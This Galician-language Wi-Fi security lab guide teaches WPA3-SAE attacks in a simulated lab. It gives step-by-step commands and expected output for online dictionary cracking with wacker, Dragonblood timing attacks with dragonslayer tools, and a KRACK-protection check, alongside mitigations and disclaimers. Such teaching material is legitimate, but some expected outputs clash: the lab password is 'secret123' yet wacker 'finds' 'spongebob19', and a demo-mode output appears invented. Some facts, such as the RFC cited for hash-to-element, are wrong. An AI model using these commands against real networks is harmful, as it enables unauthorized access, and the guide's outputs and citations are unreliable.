Tentativas por segundo	Millóns (GPU)	~80-150 (limitado pola rede)
Detectable polo AP/IDS	✗ Invisible	✔ Visible (tráfico SAE continuo)
Éxito depende de	GPU + wordlist	**Fortaleza do contrasinal**

6.2. Wacker: ferramenta de dicionario online para WPA3-SAE

Wacker é un cracker de dicionario para WPA3-SAE que usa o **interface de control de `wpa_supplicant`** para lanzar intentos de autenticación SAE directamente contra o AP, sen capturar ningún handshake previo.

Mecanismo de funcionamento:
1. Wacker lanza o seu propio `wpa_supplicant` parcheado
2. Para cada palabra da wordlist, tenta autenticarse co AP mediante SAE Commit/Confirm
3. O AP responde con éxito ou fallo
4. Wacker interpreta a resposta e pasa á seguinte palabra

Características clave:
- ✔ Non require captura de tráfico previa — ataque puro online
- ✔ Compatible con `mac80211_hwsim` — funciona no noso laboratorio

- ✔ Paralelizable con múltiples interfaces e fragmentos da wordlist
- ⚠️ Lento (~80-150 palabras/segundo) fronte a cracking offline (millóns/segundo con GPU)
- ⚠️ Detectable: o AP ve tráfico SAE anómalo continuo
- ⚠️ Vulnerable a bloqueo por MAC: o AP pode blacklistear a MAC atacante

---

6.3. Instalación de wacker (Terminal 3)

O escenario `wpa3_sae_vulnerable` debe estar **activo** (`wifilabctl up wpa3_sae_vulnerable`). Wacker require compilar o seu propio `wpa_supplicant` parcheado. Executar no **namespace global**:

```
sudo su -

# Instalar dependencias de compilación
apt-get install -y pkg-config libnl-3-dev gcc libssl-dev libnl-genl-3-dev git

# Clonar wacker
cd /opt
git clone https://github.com/blunderbuss-wctf/wacker.git
cd wacker

# Aplicar o patch ao wpa_supplicant incluído no repositorio
git apply wpa_supplicant.patch

# Compilar wpa_supplicant parcheado (pode tardar varios minutos)
cp defconfig wpa_supplicant-2.10/wpa_supplicant/.config
cd wpa_supplicant-2.10/wpa_supplicant
make -j4

# Verificar compilación
ls -lh wpa_supplicant
# -rwxr-xr-x 1 root root ~13M ... wpa_supplicant
```

⚠️ Este `wpa_supplicant` compilado úsao wacker internamente — **non substitúe** o do sistema.

6.4. Identificar o obxectivo (Terminal 3)

Wacker ataca o **AP WPA3-SAE lexítimo** (`wlan0`). O Evil Twin WPA2-PSK (`wlan3`) non é o obxectivo aquí — wacker vai directamente contra SAE.

```
# Obter BSSID do AP lexítimo WPA3 (wlan0) e a súa frecuencia
sudo ip netns exec phy0_wlan0 iw dev wlan0 info

# Saída esperada:
# Interface wlan0
#   addr EA:18:30:AA:C3:48      ← BSSID_AP (anota este valor)
#   ssid EMPRESA-XYZ
#   channel 6 (2437 MHz)        ← FREQ = 2437

# Gardar para uso posterior
BSSID_AP="EA:18:30:AA:C3:48"   # substituír polo BSSID real
FREQ=2437
```

💡 O BSSID real pode diferir en cada arranque do laboratorio. Verificar sempre con `iw dev wlan0 info` ou `wifilabctl status`.

6.5. Executar wacker (Terminal 4)

Abrir **outra terminal**. Wacker usará `wlan2` (interface libre no namespace global — a mesma usada para `airodump-ng` nas seccións anteriores, pero agora en modo managed):

```
sudo su -
cd /opt/wacker

# Asegurarse de que wlan2 NON está en modo monitor (parar airmon-ng se estivese activo)
airmon-ng stop wlan2mon 2>/dev/null || true
ip link set wlan2 down
iw dev wlan2 set type managed
ip link set wlan2 up

# Descomprimir wordlist
gunzip -kf /usr/share/wordlists/rockyou.txt.gz

# Lanzar wacker (substituír BSSID_AP e FREQ polos valores reais)
python3 wacker.py   --wordlist /usr/share/wordlists/rockyou.txt   --interface wlan2   --bssid EA:18:30:AA:C3:48   --ssid EMPRESA-XYZ   --freq 2437
```

Saída esperada durante o ataque:

```
Start time: 20 Feb 2026 10:15:32
Starting wpa_supplicant...
    1532 / 14344391   words (0.01%) :  82.3 words/sec : 0.005 hours lapsed :  48.4 hours to exhaust
    3847 / 14344391   words (0.03%) :  79.8 words/sec : 0.013 hours lapsed :  49.9 hours to exhaust
    ...
Found the password: 'spongebob19'

Stop time: 20 Feb 2026 10:19:47
```

⚠️ Con `rockyou.txt` e o contrasinal `spongebob19` (débil, presente na wordlist), wacker atopa o contrasinal en **minutos**. Con un contrasinal forte de 20+ caracteres aleatorios, o ataque tardaría séculos.

6.6. Paralelización con múltiples interfaces (opcional)

Para acelerar o ataque pódense lanzar varias instancias en paralelo, cada unha con un fragmento da wordlist:

```
# Desde /opt/wacker — dividir a wordlist en 2 partes
cd /opt/wacker
./split.sh 2 /usr/share/wordlists/rockyou.txt
# Xera: rockyou.txt.aaa (primeira metade)
#       rockyou.txt.aab (segunda metade)

# Terminal 4 — Instancia 1 (wlan2, primeira metade)
python3 wacker.py   --wordlist /usr/share/wordlists/rockyou.txt.aaa   --interface wlan2   --bssid EA:18:30:AA:C3:48   --ssid EMPRESA-XYZ   --freq 2437

# Terminal 5 — Instancia 2 (wlan3 en modo managed, segunda metade)
# NOTA: wlan3 é o Evil Twin, parar o hostapd eviltwin primeiro se está activo
sudo ip netns exec mitm_wlan3 pkill -f hostapd 2>/dev/null || true

python3 wacker.py   --wordlist /usr/share/wordlists/rockyou.txt.aab   --interface wlan3   --bssid EA:18:30:AA:C3:48   --ssid EMPRESA-XYZ   --freq 2437
```

💡 Con `N` interfaces, o tempo total redúcese por un factor de `N`. En hardware real con múltiples adaptadores USB Wi-Fi, o ataque é proporcionalmente máis rápido.

Wrapper wacker

Podemos xerar un **wrapper de wacker** para non ter que empregar `python3 wacker.py` dende o PATH de `wacker.py`, podendo empregar simplemente o comando `wrapper`:

```
# Xerar o wrapper
cat > /usr/local/bin/wacker <<'WSCRIPT'

#!/usr/bin/env bash

# Wrapper de wacker — DEBE executarse no directorio de wacker
# para que atope o wpa_supplicant parcheado con ruta relativa

cd /opt/wacker

exec python3 ./wacker.py "$@"

WSCRIPT
```

```
# Otorgar permisos de execución
chmod 755 /usr/local/bin/wacker
```

```
# Exemplos de execución:
wacker   --wordlist /usr/share/wordlists/rockyou.txt   --interface wlan2   --bssid EA:18:30:AA:C3:48   --ssid EMPRESA-XYZ   --freq 2437
wacker   --wordlist /usr/share/wordlists/rockyou.txt   --interface wlan3   --bssid BA:6B:40:C9:F9:A9   --ssid EMPRESA-XYZ   --freq 2437 --start sports01
```

6.7. Monitorización e reanudación

Wacker garda logs en `/tmp/wacker/`:

```
# Listar ficheiros de log (Terminal 3)
ls -lh /tmp/wacker/
# wlan2             → socket de control wpa_supplicant
# wlan2.conf        → configuración wpa_supplicant para wacker
# wlan2.pid         → PID do proceso wpa_supplicant
# wlan2_wacker.log  → log detallado (só con --debug)

# Reanudar desde unha palabra concreta (se o ataque foi interrompido)
```

```
python3 wacker.py   --wordlist /usr/share/wordlists/rockyou.txt   --interface wlan2   --bssid EA:18:30:AA:C3:48   --ssid EMPRESA-XYZ   --freq 2437   --start sponge
# Continúa desde a primeira palabra que comeza por "sponge"
```

6.8. Conclusión: a seguridade de WPA3-SAE depende do contrasinal

A práctica demostrou empiricamente que:

- `airodump-ng` captura o intercambio SAE pero **non contén datos crackeables**.
- `aircrack-ng` falla explicitamente: `May be WPA3 - not yet supported`.

Na **Práctica 3.2** verificaremos a inmunidade contra KRACK usando a mesma captura (`capturas/cap-01.cap`) e a mesma terminal (Consola 4 do PDF).

```
SEGURIDADE WPA3-SAE = f(fortaleza do contrasinal)
```

Tipo de contrasinal	Exemplo	Tempo estimado (wacker, 1 NIC)
Palabra de dicionario	`spongebob19`	**Minutos** (en rockyou)
Frase curta predecible	`minomerodecasa`	**Horas-días** (wordlists específicas)
12 caracteres mixtos	`X9k!mP2@qR5n`	**Anos** (fóra de wordlists)
20+ caracteres aleatorios	`v7#Kp!2mNxQ8@wLjR4s`	**Séculos** (imposible na práctica)

Defensas contra wacker:
- ✔ **Contrasinal ≥ 20 caracteres** aleatorios — a única defensa realmente efectiva
- ✔ **`sae_anti_clogging_threshold=5`** en `hostapd.conf` — limita a taxa de intentos SAE
- ✔ **Monitorización de intentos SAE fallidos** con IDS/SIEM — wacker xera moito ruído visible
- ✔ **WPA3-Enterprise (EAP-TLS)** — elimina completamente o risco de forza bruta ao contrasinal compartido

---

7. Limpeza

```
sudo wifilabctl reset
```

DRAGONBLOOD E RESISTENCIA DE WPA3-SAE A ATAQUES OFFLINE CON WIFITE

> ⚠ **LIMITACIÓN DE RESPONSABILIDADE**
>
> O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.
> O uso de Wifite ou calquera outra ferramenta de auditoría en redes Wi-Fi sen autorización expresa é **ILEGAL**.

---

1. Resumo

Esta práctica demostra dúas cousas complementarias sobre WPA3-SAE:

1. **WPA3-SAE é resistente a ataques offline:** mesmo capturando o intercambio SAE con `airodump-ng`, non é posible recuperar o contrasinal con `aircrack-ng` (Forward Secrecy).
2. **Versións antigas de WPA3-SAE son vulnerables a Dragonblood** (CVE-2019-9494): ataques de timing side-channel permiten reducir drasticamente o espazo de busca do contrasinal en implementacións con `hostapd ≤ 2.7`.

Verificaremos ademais que **Wifite NON soporta ningún destes ataques avanzados**, polo que se empregarán `aircrack-ng` (demostración de fallo) e **dragonslayer** (ferramentas Dragonblood).

Obxectivos de aprendizaxe:
- Demostrar que o intercambio SAE capturado non é crackeable offline
- Comprender as vulnerabilidades Dragonblood en WPA3-SAE (hostapd ≤ 2.7)
- Executar ataques de timing side-channel con dragonslayer en modo demo
- Verificar mitigacións en versións parcheadas (hostapd ≥ 2.8, `sae_pwe=2`)
- Comprender a diferenza entre SAE-PWE 0 (hunting-and-pecking) e PWE 2 (hash-to-element)
- Entender que WPA3-SAE é vulnerable a forza bruta **online** (wacker) se o contrasinal é débil, e demostralo empiricamente

---

2. Material necesario

Hardware/Software:
- Host alumnado · Máquina virtual GNU/Linux Kali amd64
- RAM ≥ 2048 MB · CPU ≥ 2 cores · PAE/NX habilitado

Ferramentas (xa instaladas en Kali):
`aircrack-ng`, `airodump-ng`, `airmon-ng`, `tshark`, `dragonslayer`, `wpa_supplicant`

💡 `wifite` úsase só para verificar as súas limitacións.

Referencias: - [0] 3-Taller-HE-Practica-WiFi-1.pdf
- [1] Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd — Vanhoef & Ronen (2019)
- [2] CVE-2019-9494 — NVD
- [3] dragonslayer — vanhoefm (GitHub)
- [4] wacker — WPA3 dictionary cracker (GitHub)

---

3. Escenario e topoloxía

Rol	Interface	Namespace	Estado tras `wifilabctl up`
AP WPA3-SAE (hostapd ≤ 2.7)	`wlan0`	`phy0_wlan0`	✅ Automático (hostapd `wpa3-sae-vulnerable.conf`)
Cliente WPA3-SAE	`wlan1`	`phy1_wlan1`	✅ Automático (wpa_supplicant)
Monitor / Atacante	`wlan2`	(global)	⏳ Interface libre

SSID: `EMPRESA-XYZ` · **Contrasinal:** `secret123` · **Canal:** 6 · **hostapd:** ≤ 2.7 (`sae_pwe=0`)

```
[wlan1: Cliente SAE]  <----wireless----> [wlan0: AP SAE vulnerable]
                                                ^
                                                |
                                      [wlan2mon: airodump + dragonslayer]
                                      (captura SAE → non crackeable offline)
                                      (timing side-channel → só en HW real)
```

💡 `wifilabctl up wpa3_sae` levanta automaticamente AP e cliente. As terminais son para o ataque e análise, non para configuración manual.

---

4. Procedemento

Resumo de terminais:

Terminal	Rol
1	Arrancar o escenario + reconexión do cliente (forzar captura SAE)
2	airmon-ng + airodump-ng + aircrack-ng (demostración de fallo) + dragonslayer
3	Wacker: forza bruta online directa contra WPA3-SAE

Terminal 1 — Arrancar o escenario

```
# Arrancar escenario WPA3-SAE
sudo wifilabctl up wpa3_sae

# Verificar AP e cliente activos
sudo wifilabctl status
```

Saída esperada:

```
NAMESPACE        INTERFACE  ESTADO
phy0_wlan0       wlan0      UP     ← AP WPA3-SAE (hostapd)
phy1_wlan1       wlan1      UP     ← Cliente (wpa_supplicant)
(global)         wlan2      LISTO  ← Atacante (libre)
```

⚠️ Os namespaces crean nomes `phy0_wlan0` e `phy1_wlan1`. Comproba sempre con `sudo wifilabctl status`.

Logs do AP en tempo real (deixar abertos para observar):

```
sudo ip netns exec phy0_wlan0   tail -f /home/kali/wifiLab/run/wpa3_sae/hostapd.log
```

Verificar limitacións de Wifite

```
# Wifite non ten ningunha opción para WPA3, SAE nin Dragonblood
wifite --help | grep -i "wpa3\|sae\|dragonblood\|dragonslayer"
# (sen saída — Wifite NON soporta ningún destes ataques)
```

⚠️ **Conclusión:** Wifite está deseñado para auditoría WPA2-PSK. Para WPA3-SAE requírense `dragonslayer` (Dragonblood) ou `wacker` (forza bruta online).

Terminal 2 — Ataque con Wifite e demostración do fallo

Abrir unha **segunda terminal**:

Paso 1: Poñer wlan2 en modo monitor

```
sudo su -
yes | airmon-ng start wlan2
```

Saída esperada:

```
PHY     Interface   Driver          Chipset
phy2    wlan2       mac80211_hwsim   ...
        (mac80211 monitor mode vif enabled on [phy2]wlan2mon)
```

Paso 2: Escanear e identificar o AP WPA3-SAE

```
airodump-ng wlan2mon
```

Saída esperada:

```
 BSSID              PWR  CH  ENC   CIPHER  AUTH  ESSID
 EA:18:30:AA:C3:48  -30   6  WPA3  CCMP    SAE   EMPRESA-XYZ

 BSSID              STATION            PWR
 EA:18:30:AA:C3:48  8E:B3:B5:62:2D:B9  -25   ← cliente wlan1
```

Anotar o **BSSID** do AP (`EA:18:30:AA:C3:48`) e o **canal** (6). Premer `Ctrl+C` .

💡 Os BSSID reais varían en cada arranque do laboratorio. Verificar sempre con `sudo wifilabctl status` ou `airodump-ng` .

Paso 3: Capturar o intercambio SAE

```
mkdir -p capturas
airodump-ng wlan2mon -c 6 --bssid EA:18:30:AA:C3:48 -w capturas/cap
```

Deixar activo. Ir á **Terminal 1** e forzar a reconexión do cliente:

```
# Terminal 1 — forzar reconexión do cliente
sudo ip netns exec phy1_wlan1 pkill -f wpa_supplicant || true
sleep 2
sudo ip netns exec phy1_wlan1   wpa_supplicant -B -i wlan1   -c /home/kali/wifiLab/run/wpa3_sae/wpa_supplicant.conf
```

Na Terminal 2 (airodump-ng) deberías ver na cabeceira:

```
CH  6 ][ WPA handshake: EA:18:30:AA:C3:48
```

Premer `Ctrl+C` para deter a captura.

Paso 4: Intentar cracking con aircrack-ng — FALLARÁ (resultado esperado)

```
gunzip -kf /usr/share/wordlists/rockyou.txt.gz

aircrack-ng capturas/cap-01.cap -w /usr/share/wordlists/rockyou.txt
```

Saída esperada (**fallo esperado — resultado correcto da práctica**):

```
Unsupported key version 0 encountered.
May be WPA3 - not yet supported.
Aborted
```

⚠️ **RESULTADO ESPERADO: aircrack-ng falla.** En WPA3-SAE o intercambio capturado non é un handshake reutilizable como en WPA2-PSK. O protocolo Dragonfly garante **Forward Secrecy**: cada sesión deriva claves únicas que non permiten un ataque de dicionario offline.

💡 **Comparativa WPA2-PSK vs WPA3-SAE:**

```
WPA2-PSK:  Contrasinal → PBKDF2 → PMK → PTK → Handshake
           [O handshake permite validar contrasinais candidatos → crackeable]

WPA3-SAE:  Contrasinal → Dragonfly (SAE) → PMK efémera → PTK → Handshake
           [PMK nova en cada sesión → non crackeable offline]
```

Terminal 2 — Ataques Dragonblood (Pasos 5-7) Paso 5: Verificar versión de hostapd (vulnerable ≤ 2.7)

```
# Ver a versión de hostapd activa no AP
sudo ip netns exec phy0_wlan0   grep -i "hostapd\|version" /home/kali/wifiLab/run/wpa3_sae/hostapd.log | head -3
```

Saída esperada:

```
hostapd v2.6       ← VULNERABLE a Dragonblood (sae_pwe=0 por defecto)
```

⚠️ **Por que é vulnerable?** Hostapd ≤ 2.7 usa por defecto `sae_pwe=0` (hunting-and-pecking): o número de iteracións necesarias para calcular o PWE depende do contrasinal, filtrando información mediante timing side-channels.

Paso 6: Capturar intercambio SAE para análise Dragonblood

```
cd /tmp
mkdir -p dragonblood
airodump-ng wlan2mon -c 6 --bssid EA:18:30:AA:C3:48 -w dragonblood/sae-capture &
```

Forzar reconexión desde Terminal 1 (igual que o Paso 3). Tras ver o handshake:

```
pkill airodump-ng

# Verificar tramas SAE Commit/Confirm capturadas
tshark -r dragonblood/sae-capture-01.cap   -Y "wlan.fixed.auth.alg == 3"   -T fields -e frame.number -e wlan.sa -e wlan.da
# Debe haber ≥ 4 tramas (Commit cliente, Commit AP, Confirm cliente, Confirm AP)
```

Paso 7: Executar dragonslayer (modo demo en mac80211_hwsim)

```
cd /opt/dragonslayer

# Dragontime: mide timing side-channels no algoritmo hunting-and-pecking
python3 dragontime.py --interface wlan2mon   --bssid EA:18:30:AA:C3:48   --wordlist /usr/share/wordlists/rockyou.txt
```

Saída esperada (laboratorio simulado):

```
[!] WARNING: Timing measurements may not be accurate in simulated environments
[*] Scanning for target AP...
[+] Found target: EA:18:30:AA:C3:48 (EMPRESA-XYZ)
[*] Performing timing attack...
[!] No significant timing variance detected
[!] Attack may not work in mac80211_hwsim environment
```

```
# Dragonforce: usa información filtrada para reducir espazo de busca
python3 dragonforce.py --interface wlan2mon   --bssid EA:18:30:AA:C3:48   --wordlist /usr/share/wordlists/rockyou.txt --demo
```

Saída esperada (modo demo):

```
[*] Dragonforce - WPA3 SAE password partitioning attack
[!] DEMO MODE: Simulating leaked information
[*] Testing password: secret123
[+] Password found: secret123 (via dictionary + leaked bits)
```

⚠️ **Limitación do laboratorio simulado (`mac80211_hwsim`):** Os ataques Dragonblood dependen de medicións precisas de tempo (microsegundos). En `mac80211_hwsim` os tempos son constantes e non reflicten variación real → os ataques **non funcionan** en condicións reais do laboratorio. En hardware Wi-Fi real (Intel, Atheros) con AP vulnerable, habería diferenzas de 1-10 µs medibles que filtrarían bits do contrasinal.

Paso 8: Verificar mitigación con sae_pwe=2

Comprobar que un AP con `sae_pwe=2` (hash-to-element) non é vulnerable:

```
# Dragontime contra AP con hash-to-element
python3 dragontime.py --interface wlan2mon   --bssid EA:18:30:AA:C3:48   --wordlist /usr/share/wordlists/rockyou.txt
```

Saída esperada (con hostapd ≥ 2.8 e sae_pwe=2):

```
[+] Found target: EA:18:30:AA:C3:48 (EMPRESA-XYZ)
[!] AP uses hash-to-element (PWE=2) - NOT VULNERABLE to timing attacks
[!] Dragonblood attacks only work against PWE=0 (hunting-and-pecking)
```

💡 **Por que hash-to-element é seguro?** O algoritmo de RFC 9497 ten **tempo constante** independentemente do contrasinal: non hai timing side-channels que filtren información. WPA3 Specification v3.0 (2020) require `sae_pwe=2` por defecto.

---

5. Análise: Resistencia e Vulnerabilidades de WPA3-SAE

Vector de ataque	WPA2-PSK	WPA3-SAE (sae_pwe=0)	WPA3-SAE (sae_pwe=2)
Cracking offline do handshake	✗ Vulnerable	✅ Inmune	✅ Inmune
Deautenticación maliciosa	✗ Vulnerable	✅ PMF impedeo	✅ PMF impedeo
Forward Secrecy	✗ Non	✅ Si	✅ Si
Dragonblood (timing side-channel)	N/A	✗ Vulnerable	✅ Inmune
Forza bruta **online** (wacker)	N/A (PSK offline)	✗ Se contrasinal débil	✗ Se contrasinal débil

---

5.1. Wacker: Forza Bruta Online contra WPA3-SAE

💡 **Mensaxe clave:** WPA3-SAE **elimina os ataques offline** (non se pode crackear o handshake capturado). Pero **non elimina a forza bruta directa contra o AP**. Wacker proba contrasinais en tempo real, sen necesidade de capturar ningún tráfico previo. A única defensa é un **contrasinal forte**.

Terminal 3 — Wacker

Abrir unha **terceira terminal**.

Paso 9: Instalar wacker (se non está instalado)

```
sudo su -
apt-get install -y pkg-config libnl-3-dev gcc libssl-dev libnl-genl-3-dev git

cd /opt
git clone https://github.com/blunderbuss-wctf/wacker.git
cd wacker

# Aplicar patch ao wpa_supplicant incluído
git apply wpa_supplicant.patch

# Compilar wpa_supplicant parcheado (varios minutos)
cp defconfig wpa_supplicant-2.10/wpa_supplicant/.config
cd wpa_supplicant-2.10/wpa_supplicant
make -j4

# Verificar compilación
ls -lh wpa_supplicant
# -rwxr-xr-x 1 root root ~13M ... wpa_supplicant
```

⚠️ Este `wpa_supplicant` compilado úsao wacker internamente — **non substitúe** o do sistema.

Paso 10: Identificar BSSID e frecuencia do AP WPA3

```
# Obter BSSID e canal do AP WPA3-SAE (wlan0, no seu namespace)
sudo ip netns exec phy0_wlan0 iw dev wlan0 info
```

Saída esperada:

```
Interface wlan0
  addr EA:18:30:AA:C3:48      ← BSSID_AP (anota este valor)
  ssid EMPRESA-XYZ
  channel 6 (2437 MHz)        ← FREQ = 2437
```

```
# Gardar para uso posterior
BSSID_AP="EA:18:30:AA:C3:48"   # substituír polo BSSID real
FREQ=2437
```

💡 O BSSID real pode diferir en cada arranque. Verificar sempre con `iw dev wlan0 info`.

Paso 11: Preparar a interface atacante para wacker

Wacker usa a súa propia instancia de `wpa_supplicant`, polo que **wlan2 non debe estar en modo monitor**. Se airodump-ng está activo en Terminal 2, paralo primeiro:

```
# En Terminal 3 — asegurar wlan2 en modo managed
airmon-ng stop wlan2mon 2>/dev/null || true
ip link set wlan2 down
iw dev wlan2 set type managed
ip link set wlan2 up
```

Paso 12: Lanzar wacker

```
cd /opt/wacker

gunzip -kf /usr/share/wordlists/rockyou.txt.gz

python3 wacker.py \
  --wordlist /usr/share/wordlists/rockyou.txt \
  --interface wlan2 \
  --bssid ${BSSID_AP} \
  --ssid EMPRESA-XYZ \
  --freq ${FREQ}
```

Saída esperada mentres proba contrasinais:

```
[*] Starting wacker against EA:18:30:AA:C3:48 (EMPRESA-XYZ)
[*] Wordlist: /usr/share/wordlists/rockyou.txt
[*] Speed: ~80-150 words/second
[*] Testing: 123456 ...
[*] Testing: password ...
...
[+] PASSWORD FOUND: spongebob19
```

⚠️ Con `spongebob19` (presente en rockyou.txt) o ataque terá éxito en **poucos minutos**.

Paso 13: Contrastar con contrasinal forte (mitigación)

Desde **Terminal 1**, cambiar o contrasinal do AP a un forte e reiniciar:

```
sudo wifilabctl reset
# Editar o escenario para usar un contrasinal forte antes de relanzar
# (para efectos didácticos, demostrar que wacker non remata en tempo razoable)
```

Relanzar wacker contra un AP con contrasinal forte (≥ 20 chars fóra de calquera wordlist):

```
[*] Testing: (palabra 14344392/14344392) — NON ATOPADO en rockyou.txt
```

Resultado: Con contrasinal forte, wacker é **inútil na práctica**.

Comparativa wacker vs cracking offline

Característica	WPA2-PSK offline (aircrack-ng)	WPA3-SAE online (wacker)
Captura de handshake	✔ Necesaria	✗ Non necesaria
Cracking offline	✔ Sen límite	✗ Imposible (Forward Secrecy)
Tentativas por segundo	Millóns (GPU)	~80-150 (limitado pola rede)
Detectable polo AP/IDS	✗ Invisible	✔ Visible (tráfico SAE continuo)
Éxito depende de	GPU + wordlist	**Fortaleza do contrasinal**
Mitigación efectiva	Contrasinal en wordlist → NON	**Contrasinal ≥ 20 chars**

---

6. Limitacións de Wifite

Wifite NON soporta ningún ataque contra WPA3-SAE porque:
1. Non ten integración con `dragonslayer` (Dragonblood)

2. Non pode medir timing side-channels
3. Non pode executar ataques de particionado de contrasinais SAE
4. Non ten soporte para forza bruta online de SAE (`wacker`)
5. Está deseñado para **auditoría pasiva** de WPA2-PSK exclusivamente

Conclusión: Para WPA3-SAE Wifite é **completamente inútil**, incluso contra versións vulnerables.

---

7. Preguntas de reflexión

1. **Que son as vulnerabilidades Dragonblood?**
   - CVE-2019-9494: Timing side-channel en hunting-and-pecking (número variable de iteracións)
   - CVE-2019-9495: Cache-based side-channel (patróns de acceso á caché durante ECC)
   - CVE-2019-9496: Downgrade de grupo SAE
2. **Por que hunting-and-pecking é vulnerable?**
   - O número de iteracións (1-40) depende do contrasinal e das MACs
   - Tempos de execución diferentes filtran bits de información sobre o contrasinal
   - Con miles de medicións, o atacante pode reducir o espazo de busca de 2^64 → 2^32
3. **Como se mitiga Dragonblood?**
   - Usar `sae_pwe=2` (hash-to-element, RFC 9497) → tempo constante, sen timing side-channels
   - Actualizar a hostapd ≥ 2.8 / wpa_supplicant ≥ 2.8
   - WPA3 Specification v3.0 (2020) **require** hash-to-element por defecto
4. **Por que non funciona Dragonblood en mac80211_hwsim?**
   - Os tempos son simulados e constantes: non hai variación real relacionada co contrasinal
   - En hardware real hai diferenzas de 1-10 µs mensurables que filtran información
5. **Wifite pode explotar Dragonblood?**
   - **NON.** Wifite non ten capacidades de timing measurement nin integración con dragonslayer
6. **É posible atacar WPA3-SAE aínda que non sexa vulnerable a Dragonblood?**
   - **SI**, mediante forza bruta **online** con wacker: proba contrasinais directamente contra o AP en tempo real (~80-150 palabras/segundo). Non require capturar ningún handshake. Demostrado na **Sección 5.1 desta práctica**. A única defensa é un **contrasinal forte ≥ 20 caracteres**.
   - **SI**, mediante downgrade a WPA2 se o AP está en modo transición (ver Práctica 3-2 e 3-3)
7. **Que versión de WPA3 é segura fronte a Dragonblood e forza bruta online?**
   - hostapd ≥ 2.10 con `sae_pwe=2` obrigatorio (inmune a Dragonblood)
   - Contrasinal ≥ 20 caracteres aleatorios (inmune a wacker na práctica)
   - Dispositivos certificados Wi-Fi CERTIFIED WPA3™ (2020+)

---

8. Limpeza do laboratorio

Terminal 2:

```
pkill -f airodump-ng 2>/dev/null || true
pkill -f python3 2>/dev/null || true
airmon-ng stop wlan2mon
```

Terminal 1:

```
sudo wifilabctl reset

# Verificar que non quedan namespaces
ip netns list
```

⚠️ A captura `capturas/cap-01.cap` **reutilízase na Práctica 3-2** (verificación KRACK). **Non borrar** antes de completar a 3-2.

GUÍA DE PRÁCTICA 3.2: VERIFICACIÓN DE PROTECCIÓN KRACK EN WPA3-SAE

> **Baseada na práctica 3-Taller-HE-Practica-WiFi-2.pdf**

1. Contexto e Obxectivos

Nesta práctica verificaremos que **WPA3-SAE con PMF obrigatorio é inmune ao ataque KRACK** (Key Reinstallation Attack, CVE-2017-13077 e relacionados). Reutilizamos o **mesmo escenario e a mesma captura da Práctica 3.1** (`capturas/cap-01.cap`).

⚠️ **Prerrequisito**: Ter completado a Práctica 3.1 e ter o ficheiro `capturas/cap-01.cap` no directorio home de root (`/root/capturas/cap-01.cap` se traballaches como root, ou `capturas/cap-01.cap` desde o directorio actual).

---

2. Mapeamento: PDF ↔ Laboratorio

PDF	Rol	Interface	Namespace	Estado tras `wifilabctl up`	Acción do estudante
Consola 1	AP WPA3-SAE (hostapd)	`wlan0`	`phy0_wlan0`	✅ Automático	Consulta de logs
Consola 2	Cliente WPA3 (wpa_supplicant)	`wlan1`	`phy1_wlan1`	✅ Automático	—
Consola 3	Monitor / Captura	`wlan2mon`	(namespace global)	✅ Modo monitor (da 3.1)	Captura se precisa
Consola 4	Verificación KRACK	—	(namespace global)	⏳ Calquera terminal libre	→ **Terminal 1**

---

3. Preparación

Se aínda tes da Práctica 3.1 o escenario activo, non é necesario reinicialo:

```
sudo wifilabctl status
```

Se o escenario non está activo:

```
sudo wifilabctl up wpa3_sae
```

---

4. Terminal 1 – Verificación KRACK (PDF: Consola 4, páx. 8-9)

Esta terminal corresponde á **Consola 4 do PDF**. Execútase no **namespace global**.

4.1. Comprobar versións de hostapd e wpa_supplicant (PDF: Consola 4, páx. 8)

```
# Comprobar versións (deben ser >= 2.6 para ter parches KRACK)
hostapd -v
wpa_supplicant -v
```

Saída esperada:

```
hostapd v2.10
wpa_supplicant v2.10
```

Versións >= 2.6 inclúen os parches KRACK (CVE-2017-13077 a CVE-2017-13082).

4.2. Verificar PMF activo na configuración do AP (PDF: Consola 4, páx. 8)

```
# Verificar que ieee80211w=2 está activo (Consola 1 do PDF)
sudo grep "ieee80211w=2" /home/kali/wifiLab/run/wpa3_sae/hostapd.conf
```

Saída esperada:

```
ieee80211w=2
```

O valor `2` significa PMF **obrigatorio**.

4.3. Analizar tramas de xestión na captura (PDF: Consola 4, páx. 8-9)

Usamos a captura xerada na Práctica 3.1 para ver se as tramas de deauth van cifradas:

```
# Analizar tramas de deauth (type_subtype 0x000c) na captura
sudo tshark -r capturas/cap-01.cap \
  -Y "wlan.fc.type_subtype == 0x000c" \
  -T fields -e frame.number -e wlan.fc.protected -e wlan.sa -e wlan.da
```

Resultado esperado (WPA3-SAE con PMF):

```
4    True    8e:b3:b5:62:2d:b9    be:47:31:18:d3:d8
```

Campo	Valor	Significado
`frame.number`	4	Número de trama na captura
`wlan.fc.protected`	**True**	✅ TRAMA CIFRADA (PMF activo)
`wlan.sa`	MAC do cliente	Orixe da trama de deauth
`wlan.da`	MAC do AP	Destino da trama de deauth

✅ **Conclusión**: Ao contrario de WPA2-PSK, WPA3-SAE con PMF obrigatorio **impide completamente** ataques de reinstalación de claves (KRACK).

---

5. Por que WPA3-SAE é Inmune a KRACK

Como funciona KRACK en WPA2

No 4-Way Handshake de WPA2:

1. AP → Cliente: ANonce (Mensaxe 1)
2. Cliente → AP: SNonce + MIC (Mensaxe 2)
3. AP → Cliente: GTK + MIC ← **VULNERABILIDADE AQUÍ**
4. Cliente → AP: ACK (Mensaxe 4)

Se o Mensaxe 3 se perde, o AP **reenvíao**. O cliente, ao recibilo duplicado, **reinstala a PTK** e resetea o `nonce` a `0`, permitindo ao atacante descifrar ou inxectar tráfico.

Por que WPA3-SAE bloquea KRACK

1. **PMF Obrigatorio (`ieee80211w=2`)**: As tramas do 4-Way Handshake van protexidas. Un atacante non pode inxectar Mensaxes 3 falsos sen coñecer a clave de cifrado de xestión.
2. **Forward Secrecy**: Cada sesión usa claves únicas e non reutilizábeis. Capturar tráfico pasado non permite descifrado futuro.
3. **Implementacións Modernas**: hostapd >= 2.6 e wpa_supplicant >= 2.6 inclúen parches KRACK. O kernel Linux >= 4.13 protexe contra reinstalacións.

Ataque	WPA2-PSK (sen PMF)	WPA3-SAE (PMF=2)
Reinxección Mensaxe 3	✗ Posíbel	✅ Bloqueado por PMF
Deauth non cifrada	✗ Posíbel	✅ Ignorada
Reinstalación PTK	✗ Posíbel	✅ Imposíbel
